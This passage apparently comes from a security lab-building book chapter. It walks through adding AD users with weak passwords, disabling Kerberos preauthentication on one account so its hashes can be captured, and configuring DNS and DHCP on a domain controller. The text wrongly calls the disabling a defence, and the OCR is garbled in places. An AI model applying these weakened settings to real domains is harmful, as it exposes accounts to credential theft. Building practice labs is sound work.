


Figure 10.20: Scada group

You now need to add three additional users to the LabUsers organizational unit. The following are the users:

operator1/Password1

operator2/Password2

operator3/Password3

https://t.me/learningnets

Here’s an example of how to use set the password to and add them to Scada:




Figure 10.21: LabUsers operator1

We’ll alter a certain parameter while creating the operator2 account, which we’ll go through in the following step. Select operator2 from the Users and Computers section, then the Account tab. Then, under Account check the box that says Do not require Kerberos In the end, this is a defence measure against Kerberos brute force. We can record hashes for users who aren’t utilizing this functionality if it’s disabled:

https://t.me/learningnets




Figure 10.22: Disable Kerberos preauthentication

We'll continue installing and configuring the DNS server now that Kerberos preauthentication has been deactivated.

https://t.me/learningnets

The DNS server is added and installed

To continue configuring the DNS server, log out of the local administrator account and back into the server as

Select DNS from the menu on the left-hand side of the Server Manager panel. This will provide a list of DNS servers that may be specified. Right-click on the DC01 server to select it. This will provide a context menu where we may choose DNS




Figure 10.23: DNS server

A window will appear, displaying the servers to which you have the ability to create zones. Under the Reverse Lookup Zones folder, we'll create a new zone:

https://t.me/learningnets




Figure 10.24: DNS Manager

Select Primary zone and then press the Next > button:

https://t.me/learningnets




Figure 10.25: New zone wizard

Then, under the labcorp.local domain, we want to pick the option to replicate on all domain controllers. Select the Ipv4 Reverse Lookup Zone option by clicking Next and then click Next > again. After these two pages, you'll be sent to a screen where you may specify the Reverse Lookup Zone Name: network

https://t.me/learningnets




Figure 10.26: Reverse Lookup Zone Name

On the Dynamic Update screen, click Next > and then A reversing zone will now be constructed and operational. By right-clicking on the server and selecting Establish Aging/Scavenging for All we can now set resource scavenging:




Figure 10.27: Scavenging for all zones

https://t.me/learningnets

Set the option to Scavenge outdated resource then apply the following settings:




Figure 10.28: Set Aging/Scavenging Properties

You're done configuring the DNS server once you've configured the aging/scavenging properties. We'll now proceed to install and configure the DHCP server.

https://t.me/learningnets

The DHCP server is added and installed

The DNS server configuration is now complete. We'll now proceed to the addition and installation of the DHCP server by following the following procedures:

The list of servers is accessed by selecting the DHCP option from the left-hand menu. At you should receive a message that says DHCP Server configuration is required. Select DHCP Manager with a right-click on the server:




Figure 10.29: DHCP server configuration

Following that, you'll see the following screen:

https://t.me/learningnets




Figure 10.30: DHCP Manager

Select Authorize from the context menu when right-clicking on the dc01.labcorp.local server:

https://t.me/learningnets

